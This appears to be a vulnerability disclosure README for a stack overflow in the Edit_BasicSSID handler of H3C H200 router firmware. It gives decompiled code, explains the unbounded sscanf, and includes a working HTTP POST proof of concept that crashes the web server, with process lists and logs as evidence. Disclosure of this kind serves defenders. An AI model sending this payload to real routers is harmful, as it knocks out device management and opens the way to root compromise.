

main vuln / H3C / H200 / 8 /



Darry-lang1 Add files via upload ...

on Jul 31 History

..



img

4 months ago



readme.md

4 months ago



readme.md

H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:

H3C H200V100R004 版本软件及说明书

软件名称: H3C H200V100R004 版本软件及说明书

发布日期: 2020/9/29 10:17:19

下载:

→ H200V100R004.zip(13.29 MB)

→ H3C H200V100R004 版本说明书.pdf(570.67 KB)

联系我们

软件说明:

H3C H200V100R004版本说明书

Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the Edit_BasicSSID function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
35 char v34[64]; // [sp+40h] [+40h] BYREF
36 int v35[4]; // [sp+80h] [+80h] BYREF
37 int v36[90]; // [sp+90h] [+90h] BYREF
38 int v37[3]; // [sp+1F8h] [+1F8h] BYREF
39
40 memset(v34, 0, sizeof(v34));
41 memset(v35, 0, sizeof(v35));
42 v18 = 0;
43 memset(v36, 0, sizeof(v36));
44 v37[0] = 0;
45 v33 = sub_4932BC(a1, "param", &dwor4_4E2DE0);
46 if (!v33)
47     goto LABEL_44;
48 memset(v36, 0, sizeof(v36));
49 sscanf(v33, "%[^;]", v34);
50 v18 = atoi(v34);
```

In the Edit_BasicSSID function, v33 (the value param) we entered is formatted using the sscanf function and in the form of %[^\;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v34, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.


Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=Edit_BasicSSID&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
907 *root 392 S /bin/watchdog &
987 *root 840 S dnsmasq -r /etc/resolv.conf -n -c 500
989 *root 964 S /bin/dhcpd -d -q eth0
1020 *root 320 S /bin/igmpmproxy WAN1 eth0 -D
1051 *root 872 S upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root 600 S telnetd
1438 *root 1044 S -mwcli
1439 *root 800 S /bin/sh
1443 *root 2220 S /bin/webs &
1446 *root 728 R ps
```

The picture above shows the process information before we send poc.



```
907 *root 392 S /bin/watchdog &
987 *root 840 S dnsmasq -r /etc/resolv.conf -n -c 500
989 *root 964 S /bin/dhcpd -d -q eth0
1020 *root 320 S /bin/igmpmproxy WAN1 eth0 -D
1051 *root 872 S upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root 600 S telnetd
1438 *root 1044 S -mwcli
1439 *root 800 S /bin/sh
1449 *root 2220 S /bin/webs &
1452 *root 728 R ps
```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项：日期


关键字：请选择

查询


显示全部

	日期时间	级别	信息来源	信息内容
!		error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell.

